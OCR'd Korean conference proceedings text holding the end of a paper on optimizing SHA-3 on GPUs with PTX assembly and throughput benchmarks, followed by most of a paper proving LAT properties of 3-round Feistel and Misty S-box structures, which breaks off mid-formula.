
그림이며 [알고리즘 1]은 F 함수의 유사코드이다.

III. GPU Environment

3.1 Graphics Processing Unit

Graphics Processing Unit(GPU)는 컴퓨터 그래픽 요소를 처리하기 위해 만들어진 장비이다. GPU는 CPU와 다르게 그래픽 처리, 특정 연산 등을 빠른 속도로 처리하기 위해 설계되었으며 수백 개의 코어를 통해 연산의 병렬성을 높인 장비이다. 개발된 이후 개발 목적에 따라 컴퓨터 그래픽 처리에 주로 사용되었다. GPU 장비의 발전으로 병렬 연산의 효과적인 처리 연산 속도가 증가, CPU에서 처리하는 범용 컴퓨팅 연산을 GPU에서 처리하는 General Purpose computing on GPU(GPGPU) 기술이 대두되었다. 2006년 NVIDIA는 GPGPU 기술을 C, Python 등 컴퓨터 언어로 구현할 수 있는 CUDA를 발표했다.

CUDA를 활용하여 GPU 아키텍처의 활용성은 점차 증가하고 있다. 데이터 암호화 병렬 처리, 머신러닝, 인공지능 등 다양한 분야에서 GPU 아키텍처가 활용되고 있다 [7-9]. GPU 아키



[그림 5] GPU 환경에서의 SHA-3 최적화 요약

텍처는 서버가 사용자의 패스워드 입력 검증 과정과 같은 많은 데이터를 병렬적으로 연산을 처리하는 환경에서 효과적이다. 이에 본 논문에서는 효율적인 메시지 무결성 검증을 위한 고속 병렬 처리가 가능한 GPU 환경에서 SHA-3 최적화 방안을 제안한다.

IV. Previous work

이전 연구에서는 8-bit AVR 환경에서의 SHA-3 최적화 방안 및 모든 환경에서 적용 가능한 F 함수 최적화 방안을 제안했다 [10]. SHA-3 표준 구현에서 F 함수의 5가지 내부 과정은 $\theta \rightarrow \rho$ & $\pi \rightarrow \chi \rightarrow \iota$ 순서로 구성된다. [10]에서 제안한 최적화 방안은 θ & $\rho \rightarrow \chi \rightarrow \iota$ 과정으로 처리했다. π 과정을 인덱싱으로 처리하여 메모리 접근 횟수를 최소화하는 구조로 변경했다. 그뿐만 아니라 θ 과정 연산 값을 저장하기 전 ρ과정을 적용하여 값을 저장하는 방법을 선택했다. 해당 결과로 8-bit AVR 환경에서 1073 Clock per Byte(CPB)의 성능을 얻었다.

V. Optimization Methods

본 절에서는 GPU 아키텍처의 특성을 고려한 최적화 및 구현 방안을 제안한다. [그림 5]는 본 논문에서 제안하는 최적화 방안을 요약하여 표현한다.

4.1 F function Optimization Methods

표준 SHA-3 구현은 ρ과정 offset 값 테이블, π-offset 값 테이블, ι-offset 값 테이블을 사용한다. SHA-3의 구현을 위해 해당 상수 값을 테이블 형식으로 메모리에 저장하며 연산이 호출될 때 해당 값이 저장된 메모리에 접근하는 구조를 가진다. GPU 아키텍처에는 전역(Global), 공유(Shared), 상수(Constant) 3가지 메모리 영역이 존재한다. GPU 아키텍처에서 메모리 접근은 많은 시간이 소모된다. 따라서 본 절에서는 SHA-3 구현에서 메모리 접근 횟수를 최소화하는 방식의 최적화 방법을 선택했다.

첫 번째 방안은 [10]에서 제안한 최적화 방안을 GPU 환경에 적용했다. 해당 방안은 F 함수의 내부 구조를 변경하여 메모리 접근 방법을 최소화한다. 즉, π과정을 인덱싱을 통해 처리하며 ρ, θ과정을 결합하여 메모리 접근 횟수를 최소화한다.

두 번째 방안은 [10]에서 제안한 최적화 방안의 확장 과정이다. ρ과정의 offset은 각 *lane*의 (x,y)값에 따라 고정된다. 따라서 ρ-offset 값을 테이블로 저장하지 않고 직접 인덱싱을 통해 해결할 수 있다.

2개의 최적화 방안을 적용하는 경우 표준 해시 구현 대비 (round 횟수 * 50)번 만큼 메모리 접근이 제거되며 메모리에 저장하는 테이블을 2개 (50byte)를 제외한다. 그뿐만 아니라 GPU

Plaintext (byte)	Number of Blocks	Number of Threads	GTX 1070[Gb/s]	RTX 2080Ti[Gb/s]	Dat et al. (GTX1080) [12]
131,072	1024	128	21.30(+6.60%)	34.08(+70.57%)	19.98(-)
262,144	2048	128	22.02(+8.53%)	35.48(+74.86%)	20.29(-)
524,288	4096	128	22.64(+11.09%)	36.74(+80.27%)	20.38(-)
1,048,576	8192	128	23.23(+13.48%)	37.43(+82.85%)	20.47(-)
2,097,152	16384	128	23.72(+15.65%)	37.87(+84.64%)	20.51(-)

[표 3] 최적화 적용 성능 측정 결과(Throughput)

는 많은 수의 스레드가 연산 중 테이블에 접근하는 경우 메모리 접근 병목 현상을 방지할 수 있다.

4.2 PTX Assembly Implementation

Parallel Thread eXecution (PTX)는 CUDA C에서 사용할 수 있는 인라인 어셈블리 언어이다. 어셈블리 언어는 기계어와 매핑을 하는 저수준 컴퓨터 프로그래밍 언어이며 특정 유형의 프로세서를 위해 어셈블리 언어가 개발되었다. 어셈블리 언어는 명령어를 통해 기계어에 직접 대응할 수 있고 기계 (아키텍처)와 직접 통신할 수 있다는 장점이 있다. 즉, 프로그래밍 언어 중 명령어 실행 속도가 가장 빠르며 PTX는 CUDA C에서 제공하는 GPU 어셈블리 언어이다.

Syntax	Operation	type
xor.type d, a, b;	d = a ⊕ b	.pred, .b16, .b32, .b64;
and.type d, a, b;	d = a & b	.pred, .b16, .b32, .b64;
or.type d, a, b;	d = a | b	.pred, .b16, .b32, .b64;
not.type d, a;	d = ~a	.pred, .b16, .b32, .b64;
shl.type d, a, b;	d = a << b	.b16, .b32, .b64;
shr.type d, a, b;	d = a >> b	.b16, .b32, .b64;

[표 2] PTX Assembly Implementation Bit operation Syntax[11]

효과적인 명령어 실행 속도 처리를 위해 CUDA C를 활용한 GPU 아키텍처에서의 SHA-3 구현은 PTX assembly를 활용하여 구현을 진행한다. 특히 SHA-3 F 함수 내부 과정 연산을 PTX assembly 구현을 통해 처리했다. [표 2]는 PTX assembly 중 비트 연산자에 대한 명령어 집합을 보여준다. SHA-3의 F 함수의 5가지 과정은 주로 (x,y)값 치환을 통한 메모리 위치 변경, 비트 연산자로 구성되어 있다. [알고리즘 1]에 따르면 π과정을 제외한 모든 과정에서 비트 연산을 사용하여 값을 갱신한다. 따라서 [표 2]에서 제시한 비트 연산자 명령어를 통해 F 함수 내부 과정을 구현한다.

VI. Performance Analysis

본 절에서는 최적화 방안을 적용한 성능 측정 결과를 제공한다. 성능 측정에 사용된 GPU 장비는 GTX 1070, RTX 2080Ti이며 컴파일러는 Visual Studio CUDA runtime 10.2 version을 사용했다. 성능 측정 함수는 SHA-3(512)이며 Sponge Structure R-1088-bit를 사용하였다.

성능 측정 결과 GTX 1070 아키텍처에서의 최대 처리량은 23.72Gb/s이며 RTX 2080Ti 아키텍처에서의 최대 처리량은 37.87Gb/s을 제공한다. 본 논문에서 제안한 최적화 방안을 적용했을 때 GTX 1070 및 RTX 2080Ti 환경에서 Dat el al의 최적화 구현 대비 최대 15.65%, 84.64%의 성능 개선이 존재한다. GTX 1070과 GTX 1080의 아키텍처 성능 차이를 고려했을 때 실제 성능 개선은 더 높을 것으로 추정된다.

VII. 결론

본 논문에서는 고속 병렬 처리가 가능한 GPU 환경에서 SHA-3의 최적화 방안을 제안했다. 제안한 최적화 방안을 적용했을 때 RTX 2080Ti 환경에서 최대 37.87Gb/s의 처리량을 제공한다. 제안한 최적화 방안은 SHA-3(512) 뿐만 아니라 SHA-3(256)에도 적용할 수 있는 최적화 방안이다.

GPU 아키텍처에서 효과적인 메모리 접근 방안은 Coalesced Memory 접근 방안 및 CUDA stream을 이용한 병렬 메시지 복사/커널 실행 등의 방법이 존재한다. 이에 해당 최적화 방안을 바탕으로 GPU 아키텍처의 특성을 활용한 최적화 방안의 연구를 진행할 예정이다.

[참고문헌]

[1] X. Wang., Y., L., Yin. and H.,B., Yu.: Finding Collision in the Full SHA-1. In : Advances in Cryptology - CRYPTO 2005: 25th Annual International Cryptology Conference, Santa Barbara, California, USA, 2005, Proceedings, pp. 17-36 (2005).

[2] M., Stéphane.: Classification and Generation of Disturbance Vectors for Collision Attacks against SHA-1. In: Designs, Codes and Cryptography, pp. 247 - 263, (2011).

[3] M., Stevens., M., Bursztein., P., Karpman., A., Albertini. and Y., Markov.: The first collision for full SHA-1. In: CRYPTO - 37th Annual International Cryptology Conference(CRYPTO), pp. 570-596, (2017). https://doi.org/10.1007/978-3-319-63688-7_19

[4] Somitra Kumar Sanadhya and Palash Sarkar.: New Collision Attacks against Up to 24-Step SHA-2.: In Progress in Cryptology - {INDOCRYPT} 2008, 9th International Conference on Cryptology in India, Kharagpur, India, December 14-17, 2008. Proceedings.: pp. 91-103, (2018).

[5] FIPS PUB 202.: SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions. https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.202.pdf

[6] Guido Bertoni, Joan Daemen, Gilles Van Assche, Ronny Van Keer, and Michael Peeters. “Keccak Implementation Overview”. url : https://keccak.team/files/Keccak-implementation-3.2.pdf

[7] Shijian Li, Robert J. Walls and Tian Guo. (2020). “Characterizing and Modeling Distributed Training with Transient Cloud GPU Servers”. Proceedings 40th IEEE International Conference on Distributed Computing Systems. ICDCS. Pages: 943—953. doi: 10.1109/ICDCS47774.2020.00097.

[8] Wojciech Ozga, Do Le Quoc and Christof Fetzer. (2021). “Perun: Secure Multi-Stakeholder Machine Learning Framework with GPU Support. url:https://arxiv.org/abs/2103.16898.

[9] SangWoo An and SeogChung Seo. (2020). “Highly Efficient Implementation of Block Ciphers on Graphic Processing Units for Massively Large Data”. Proceedings MDPI Applied Sciences. url:https://doi.org/10.3390/app10113711.

[10] Y. Kim, H. Choi, and S. C. Seo, “Efficient implementation of SHA-3 hashfunction on 8-bit avr-based sensor nodes,” in Information Security andCryptology - ICISC 2020 - 23rd International Conference, Seoul, SouthKorea, December 2-4, 2020, Proceedings (D. Hong, ed.), vol. 12593 ofLecture Notes in Computer Science, pp. 140 - 154, Springer, 2020.

[11] https://docs.nvidia.com/cuda/parallel-thread-execution/index.html

[12] T. N. Dat, K. Iwai, and T. Kurokawa, “Implementation of high speed hash function keccak using CUDA on GTX 1080,” in Fifth International Symposium on Computing and Networking, CANDAR 2017, Aomori, Japan, November 19-22, 2017, pp. 475 - 481, IEEE Computer Society, 2017

LAT를 이용한 S-box 구조분석*

김선엽*, 김성겸*, 홍득조**, 성재철***, 홍석희****

*, ****고려대학교 (대학원생, 교수), **전북대학교 (교수), ***서울시립대학교 (교수)

Analysis of S-box Structure Using LAT

Sunyeop Kim*, Seonggyeom Kim*, Deukjo Hong**, Jaechul Sung***, Seokhie Hong****

*, ****Korea University(Graduate student, Professor)
**Chonbuk National University(Professor) ***University of Seoul(Professor)

요 약

좋은 암호학적 성질과 경량성을 동시에 만족하는 8비트 S-box를 설계하기 위하여 작은 S-box를 특정 구조를 통해 큰 S-box로 확장하거나 대수적 구조를 이용하는 방식이 널리 사용된다. 그러나 일부 암호의 S-box는 LUT(Look Up Table) 형태로만 제시되어 있으며 LUT를 통해 그 구조를 밝혀내는 것은 어려운 작업으로 알려져 있다. 이에 LUT로부터 LAT(Linear Approximation Table)를 생성하고 내부 구조를 추측 및 S-box를 분해하는 연구가 진행되었다. 본 논문에서는 3라운드 Misty, Feistel 구조의 LAT의 모든 엔트리가 4의 배수임을 증명하고 이를 기반으로 도출할 수 있는 bLAT을 이용한 S-box의 구조 분석법을 제시한다. 본 논문에서 제안한 방법을 사용하면 임의로 선택한 S-box와 3, 4라운드 Feistel, Misty, 2, 3라운드 SbP, Lai-massey 구조 등 적은 라운드로 설계된 S-box의 구조를 쉽게 구별할 수 있다.

I. 서론

현재까지 알려진 8비트 S-box 중 가장 좋은 암호학적 성질을 갖는 것은 AES의 S-box(inverse 기반)이다. 그러나 AES S-box는 구현 복잡도가 높으므로 경량 암호에 적합하지 않다. 따라서 암호학적 성질을 다소 포기하더라도 구현 효율성이 높은 S-box를 선택하는 연구가 지속적으로 진행되고 있다[6].

8비트 invertible S-box는 2^{1684}개가 존재하므로 효율성과 좋은 암호학적 성질을 동시에 만족하는 S-box를 랜덤 탐색으로 발견할 확률은 매우 낮다. 따라서 일반적으로 특정 구조를 통해 작은 S-box를 큰 S-box로 확장하는 방식을 사용한다. 대표적으로 Lai-Massey 구조(FLY), SbP 구조, Feistel 구조, Misty 구조, bridge 구조 등이 있다.

그러나 학계에서 발표되는 암호 알고리즘과 달리 공모가 아닌 방식으로 선정된 국가 표준 암호 알고리즘은 S-box의 설계 논리를 명확히 밝히지 않는 경우가 있다. 대표적으로 Skipjack(미국), StreeBog, Kuznyechik(러시아), Chiasmus(독일)의 S-box 등이 있으며 이러한 S-box들은 특정 구조나 대수적 함수가 아닌 LUT로만 규명되어 있다. 이와 관련하여 S-box의 구조를 밝히기 위한 연구가 활발히 진행되었으며 Leo Perrin 등의 연구자들은 LAT의 패턴을 기반으로 StreeBog, Kuznyechik의 S-box를 분석했다[1-3]. 또한 [5]에서는 랜덤하게 선택된 S-box가 특정 differential uniformity, linearity 및 구조를 가질 확률을 계산하여 설계 원리가 알려지지 않은 S-box가 특정 구조 또는 방법을 통해 선택되었음을 주장하는 방법론을 제시했다.

본 논문에서는 3라운드 Misty, Feistel 구조의 LAT가 4의 배수임을 증명한다. 그리고 여러 확장 S-box 구조와 랜덤 함수에 대하여 bLAT의 all-zeros 열의 수를 실험적으로 측정함으로써 임의로 선택된 S-box와 3, 4라운드 Feistel, Misty, 2, 3라운드 SbP, Lai-Massey 구조 등 적은 라운드로 구성된 S-box를 쉽게 구별할 수 있음을 보인다.

Ⅱ장에서는 본 논문을 서술하는 데 필요한 bLAT, HDIM 등을 소개하고 보조정리와 확장 S-box 구조를 간단히 소개한다. Ⅲ장에서는 bLAT로부터 계산되는 all-zero column을 설명하며 Ⅳ장과 Ⅴ장에서는 all-zero column의 수를 통해 S-box의 구조를 구별할 수 있음을 설명한다. 마지막으로 Ⅵ장에서 결론을 맺는다.

* 본 연구는 고려대 암호기술 특화연구센터를 통한 방위사업청과 국방과학연구소의 연구비 지원으로 수행되었습니다.

II. 배경 지식

2.1 정의

정의 1 (S-box). n-비트 S-box는 n-비트 permutation $S:\mathbb{Z}_2^n \to \mathbb{Z}_2^n$이다.

정의 2 (편차). 임의의 boolean function $f:\mathbb{Z}_2^n \to \mathbb{Z}_2$에 대하여 편차는 아래와 같다.

$$\epsilon(f) := \frac{1}{2}\sum_{x\in\mathbb{Z}_2^n}(-1)^{f(x)}$$

정의 3 (선형근사식). mask $(a,b)\in(\mathbb{Z}_2^n)^2$에 대한 함수 $F:\mathbb{Z}_2^n \to \mathbb{Z}_2^n$의 선형근사식 $L_F[a,b]:\mathbb{Z}_2^n \to \mathbb{Z}_2$을

$$L_F[a,b](x) := a\cdot x \oplus b\cdot F(x)$$

로 정의한다.

정의 4 (LAT, bLAT). S-box의 LAT는 선형분석을 위해서 구성해야 하는 기본적인 요소로 아래와 같이 정의된다.

$$W_F[a,b] := \epsilon(L_F[a,b]) = \frac{1}{2}\sum_{x\in\mathbb{Z}_2^n}(-1)^{a\cdot x \oplus b\cdot F(x)}$$

이때 $W_F[a,b]$는 항상 짝수이며 bLAT는 아래와 같이 정의된다.

$$B(W_F)[a,b] := \frac{W_F[a,b]}{2} \pmod 2$$

즉, bLAT에서 0은 LAT에서 $0 \pmod 4$, 1은 $2 \pmod 4$를 의미한다.

정의 5 (CLF).

CLF(Concatenated Linear Form)는 $L_{\|}(x\|y):\mathbb{Z}_2^n \times \mathbb{Z}_2^n \to \mathbb{Z}_2$은 S-box S_1, S_2, S_3과 상수 $m_1, m_2, ..., m_5 \in \mathbb{Z}_2^n$으로 이루어진 아래의 함수이다.

$$L_{\|}(x\|y) := m_1\cdot x \oplus m_2\cdot S_1(x) \oplus m_3\cdot y \oplus m_4\cdot S_2(y) \oplus m_5\cdot S_3(x\oplus y)$$
$$= L_{S_1}[m_1,m_2](x) \oplus L_{S_2}[m_3,m_4](y) \oplus m_5\cdot S_3(x\oplus y)$$

정의 6 (High Degree Indicator Matrix)HDIM [4]). HDIM은 다음과 같이 정의된다.

$$\hat{H}(F)[i,j] := \bigoplus_{x\in\mathbb{Z}_2^n}(e_i\cdot F(x))(e_j\cdot x)$$

이때 e_i는 i번째 성분이 1인 벡터이다. 또한, 아래와 같이 HDIM과 입, 출력 마스킹을 곱하여 bLAT를 계산할 수 있다.

$$B(W_F)[a,b] = b^t \times \hat{H}(F) \times a$$

2.2 보조정리

【보조정리 1】 (piling-up lemma). 함수 $f:\mathbb{Z}_2^{2n} \to \mathbb{Z}_2$, $f_1:\mathbb{Z}_2^n \to \mathbb{Z}_2, f_2:\mathbb{Z}_2^n \to \mathbb{Z}_2$가 $f(x\|y) = f_1(x)\oplus f_2(y)$를 만족할 경우, $\epsilon(f) = 2\epsilon(f_1)\cdot\epsilon(f_2)$가 성립한다.

【보조정리 2】 $A \subseteq \mathbb{Z}_2^n, |A| \equiv 0 \pmod 4$인 부분집합 A에 대하여 아래의 식이 성립한다.

$$\frac{1}{2}\sum_{x\in A}(-1)^{f(x)} \equiv \bigoplus_{x\in A} f(x) \pmod 2$$

증명. $A_0 = \{x|F(x)=0, x\in A\}, A_1 = \{x|F(x)=1, x\in A\}$로 정의하면 아래 관계식에 의해 성립한다.

$$\frac{1}{2}\sum_{x\in A}(-1)^{F(x)} = \frac{1}{2}(|A| - 2|A_1|) \equiv |A_1| = \bigoplus_{x\in A} F(x) \pmod 2$$

【보조정리 3】 일대일대응 함수 $F:\mathbb{Z}_2^n \to \mathbb{Z}_2^n$에 대하여 $W_F(a,b) \equiv 0 \pmod 2$ 이다.

증명. $\bigoplus_{x\in\mathbb{Z}_2^n} L_F[a,b](x) = a\bigoplus_{x\in\mathbb{Z}_2^n} x \oplus b\bigoplus_{x\in\mathbb{Z}_2^n} F(x) = 0$이므로 보조정리 2에 의해 $W_F(a,b) \equiv 0 \pmod 2$ 이다.

2.3 확장 S-box 구조

작은 S-box를 확장하여 큰 S-box를 생성할 경우 블록암호의 라운드 함수 구조를 차용하는 경우가 많다. 대표적으로 Feistel, Misty, SbP, Lai-Massey 구조 등이 있으며 본 장에서는 이러한 구조에 대해 설명한다.

Feistel 구조. Feistel 구조 S-box는 입력값 $2n$-비트를 좌,우(L,R) n-비트씩 분리하고 라운드 함수를 적용하는 구조이다. 라운드 함수는 아래와 같다.

$$L_{i+1} = R_i \oplus S_i(L_i)$$
$$R_{i+1} = L_i$$

Misty 구조. Misty 구조는 Feistel 구조와 동일하게 입력값 $2n$-비트를 좌,우(L,R) n-비트씩 분리하고 라운드 함수를 적용하는 구조이다. 라운드 함수는 아래와 같다.

$$L_{i+1} = L_i \oplus S_i(R_i)$$
$$R_{i+1} = L_i$$

SbP 구조. SbP 구조는 입력값 $2n$-비트를 좌,우(L,R) n-비트씩 분리하고 n-비트 S-box와 비트순 column으로 이루어진 라운드 함수를 적용하는 구조이다. 라운드 함수는 아래와 같다.

$$(L_{i+1}, R_{i+1}) = bitperm(S_i(L_i), S_i(R_i))$$

Lai-Massey 구조. Lai-Massey 구조는 입력값 $2n$-비트를 좌,우(L,R) n-비트씩 분리하고 3개의 n-비트 S-box를 사용한 아래 식으로 정의된다. 본래는 라운드 함수 구조이나, 본 논문에서는 1라운드만 제시한다.

$$L_{out} = S_2(S_1(L_{in}\oplus R_{in})\oplus L_{in})$$
$$R_{out} = S_3(S_1(L_{in}\oplus R_{in})\oplus R_{in})$$

각 구조는 다음과 같은 약자를 통해 표기한다.

- R라운드 Feistel 구조 : $\mathcal{F}^R$

- R라운드 Misty 구조 : $\mathcal{M}^R$
- R라운드 SbP 구조 : $\mathcal{SbP}^R$
- Lai-Massey 구조 : $\mathcal{LM}$
- random permutation : $\mathcal{R}$

III. bLAT의 All-zero column

고정된 b에 대하여 $b^t \times \hat{H}(F) = \vec{0}$이면 bLAT의 b-th column는 0이며, $b^t \times \hat{H}(F) \neq \vec{0}$이면 bLAT의 b-th column에는 0과 1가 절반씩 나오게 된다. 따라서 0, 1의 개수에 따라 bLAT의 column은 아래와 같이 두 종류로 나눌 수 있다.

- all-zero column : 0이 2^n개, 1이 0개인 column

  (b가 HDIM의 left kernel의 원소인 경우)
- mixed column : 0과 1이 모두 2^{n-1}개인 column

이때 출력 마스킹 b와 입력 마스킹 a는 대칭적이므로 column을 row로 바꿔도 동일하다.

본 논문에서는 all-zero column의 수를 통한 S-box의 구조 구별 방법을 제시한다. bLAT 전체의 0, 1의 개수의 합은 2^{2n}으로 고정되어 있으므로 all-zero, mixed column의 개수와 bLAT 전체의 0, 1의 개수는 상호 변환이 가능하다. 그러나 all-zero column은 HDIM의 kernel로 해석함으로써 구조적인 성질 및 확률 분포를 더 연구할 수 있을 것으로 생각된다.

IV. 4의 배수 LAT를 갖는 구조

본 장에서는 3라운드 Feistel, Misty 구조의 LAT가 4의 배수임을 증명한다. 증명을 위해 3라운드 Feistel, Misty 구조 S-box의 선형근사식을 CLF로 변형하고, CLF의 편차가 항상 4의 배수임을 보인다. 즉, 3라운드 Feistel, Misty 구조 S-box의 bLAT에는 all-zero column만 존재한다.

4.1 3라운드 Feistel, Misty 구조와 CLF

3라운드 Feistel 구조. F를 임의의 3개의 n-bit permutations S_1, S_2, S_3으로부터 생성된 $\mathcal{F}^3$ 구조로, 입, 출력 마스크를 $(a,b) = (a_L \| a_R, b_L \| b_R)$로 설정하자.

$$
\begin{aligned}
&L_F[a,b] = (a_L \| a_R) \cdot (L_1 \| R_1) \oplus (b_L \| b_R) \cdot (L_3 \| R_3) \\
&= a_L \cdot L_1 \oplus a_R \cdot R_1 \oplus b_L \cdot L_3 \oplus b_R \cdot R_3 \\
&= a_L \cdot L_1 \oplus a_R \cdot R_1 \oplus b_L \cdot L_3 \oplus b_R \cdot (S_3(L_3) \oplus S_1(L_1) \oplus R_1) \\
&= a_L \cdot L_1 \oplus (a_R \oplus b_R) \cdot R_1 \oplus b_L \cdot L_3 \oplus b_R \cdot S_3(L_3) \oplus b_R \cdot S_1(L_1) \\
&= a_L \cdot L_1 \oplus (a_R \oplus b_R) \cdot (S_2^{-1}(L_1 \oplus L_3) \oplus S_1(L_1)) \\
&\quad \oplus b_L \cdot L_3 \oplus b_R \cdot S_3(L_3) \oplus b_R \cdot S_1(L_1) \\
&= \{a_L \cdot L_1 \oplus a_R \cdot S_1(L_1)\} \oplus \{b_L \cdot L_3 \oplus b_R \cdot S_3(L_3)\} \\
&\quad \oplus \{(a_R \oplus b_R) \cdot S_2^{-1}(L_1 \oplus L_3)\} \\
&= L_{S_1}[a_L, a_R](L_1) \oplus L_{S_3}[b_L, b_R](L_3) \oplus (a_R \oplus b_R) \cdot S_2^{-1}(L_1 \oplus L_3)
\end{aligned}
$$

$m_1 = a_L, m_2 = a_R, m_3 = b_L, m_4 = b_R, m_5 = a_R \oplus b_R$로 치환하면 CLF가 됨을 알 수 있다. 그리고 S_1, S_2, S_3가 일대일대응이므로 (L_1, R_1)와 (L_1, L_3)도 일대일대응되어 $\sum_{((L_1,R_1)\in \mathbb{Z}_2^n \times \mathbb{Z}_2^n} \cdot$ 와 $\sum_{((L_1,L_3)\in \mathbb{Z}_2^n \times \mathbb{Z}_2^n} \cdot$는 동일하다.

3라운드 Misty 구조. F를 임의의 3개의 n-bit permutations S_1, S_2, S_3으로부터 생성된 $\mathcal{M}^3$ 구조로, 입,출력 마스크를 $(a,b) = (a_L \| a_R, b_L \| b_R)$로 설정하자.

$$
\begin{aligned}
&L_F[a,b] = (a_L \| a_R) \cdot (L_1 \| R_1) \oplus (b_L \| b_R) \cdot (L_3 \| R_3) \\
&= a_L \cdot L_1 \oplus a_R \cdot R_1 \oplus b_L \cdot L_3 \oplus b_R \cdot R_3 \\
&= a_L \cdot L_1 \oplus a_R \cdot R_1 \oplus b_L \cdot (L_2 \oplus S_2(L_1)) \oplus b_R \cdot (L_2 \oplus S_3(L_2) \oplus S_2(L_1)) \\
&= a_L \cdot L_1 \oplus (b_L \oplus b_R) \cdot S_2(L_1) \oplus (b_L \oplus b_R) \cdot L_2 \\
&\quad \oplus b_R \cdot S_3(L_2) \oplus a_R \cdot S_1^{-1}(L_1 \oplus L_2) \\
&= L_{S_2}[a_L, (b_L \oplus b_R)](L_1) \oplus L_{S_3}[(b_L \oplus b_R), b_R](L_2) \oplus a_R \cdot S_1^{-1}(L_1 \oplus L_2)
\end{aligned}
$$

$m_1 = a_L, m_2 = b_L \oplus b_R, m_3 = b_L \oplus b_R, m_4 = b_R, m_5 = a_R$로 치환하면 CLF가 됨을 알 수 있다. 그리고 S_1, S_2, S_3가 일대일대응이므로 (L_1, R_1)와 (L_1, L_2)도 일대일대응되어 $\sum_{(L_1,R_1)\in \mathbb{Z}_2^n \times \mathbb{Z}_2^n} \cdot$ 와 $\sum_{(L_1,L_2)\in \mathbb{Z}_2^n \times \mathbb{Z}_2^n} \cdot$는 동일하다.

4.2 CLF의 편차

$K_0 = \{k | m_5 \cdot S_3(k) = 0\}$, $K_1 = \{k | m_5 \cdot S_3(k) = 1\}$으로 정의하자.

$$
\begin{aligned}
&\epsilon(L_{\|}) = \frac{1}{2} \sum_{(x,y)\in \mathbb{Z}_2^{2n}} (-1)^{L_{S_1}[m_1,m_2](x) \oplus L_{S_2}[m_3,m_4](y) \oplus (m_5) \cdot S_3(x \oplus y)} \\
&= \frac{1}{2}\Big[\sum_{x\oplus y \in K_0} (-1)^{L_{S_1}[m_1,m_2](x) \oplus L_{S_2}[m_3,m_4](y)} - \sum_{x\oplus y \in K_1} (-1)^{L_{S_1}[m_1,m_2](x) \oplus L_{S_2}[m_3,m_4](y)}\Big] \\
&= \frac{1}{2} \sum_{(x,y)\in \mathbb{Z}_2^{2n}} (-1)^{L_{S_1}[m_1,m_2](x) \oplus L_{S_2}[m_3,m_4](y)} - \sum_{x\oplus y \in K_1} (-1)^{L_{S_1}[m_1,m_2](x) \oplus L_{S_2}[m_3,m_4](y)} \\
&= 2\Big[\underbrace{W_{S_1}(m_1,m_2) \cdot W_{S_2}(m_3,m_4)}_{A} - \underbrace{\frac{1}{2} \sum_{x\oplus y \in K_1} (-1)^{L_{S_1}[m_1,m_2](x) \oplus L_{S_2}[m_3,m_4](y)}}_{B}\Big]
\end{aligned}
$$

$W_{S_1}(m_1,m_2), W_{S_2}(m_3,m_4)$ 각각이 2의 배수이므로 A는 4의 배수이다. 그리고 보조정리 2에 의해 B는 다음과 같다.

$$
\begin{aligned}
&B \equiv \bigoplus_{x\oplus y \in K_1} L_{S_1}[m_1,m_2](x) \oplus L_{S_2}[m_3,m_4](y) \\
&\equiv \bigoplus_{x\oplus y \in K_1} L_{S_1}[m_1,m_2](x) \oplus \bigoplus_{x\oplus y \in K_1} L_{S_2}[m_3,m_4](y) \\
&\equiv [\bigoplus_{x\in \mathbb{Z}_2^n} \bigoplus_{x\oplus y \in K_1} L_{S_1}[m_1,m_2](x)] \oplus [\bigoplus_{y\in \mathbb{Z}_2^n} \bigoplus_{x\oplus y \in K_1} L_{S_2}[m_3,m_4](y)] \\
&\equiv |K_1|(\bigoplus_{x\in \mathbb{Z}_2^n} L_{S_1}[m_1,m_2](x) \oplus \bigoplus_{y\in \mathbb{Z}_2^n} L_{S_2}[m_3,m_4](y)) \\
&\equiv |K_1| \cdot (0+0) (\mathrm{mod}\, 2) \\
&\equiv 0 (\mathrm{mod}\, 2)
\end{aligned}
$$

따라서 B는 2의 배수이고 $\epsilon(L_{\|})$는 4의 배수이다.

V. bLAT의 실험적 분석

본 장에서는 random permutation 및 확장 S-box 구조의 bLAT를 랜덤하게 생성하여 all-zero column의 개수를 실험적으로 측정한다. 그리고 결과를 바탕으로 all-zero column의 개수로 S-box의 구조를 구별 가능함을 보인다.

5.1 random permutation의 bLAT 예상

invertible S-box를 random 선택했을 때 자명한 위치(0-column, 0-row)를 제외하고 LAT의 한 entry의 값이 k일 확률은

$$\Pr(W_F(a,b)=2k \mid a,b\neq 0)=\binom{2^{n-1}}{2^{n-2}+k}^2 \Big/ \binom{2^n}{2^{n-1}}$$

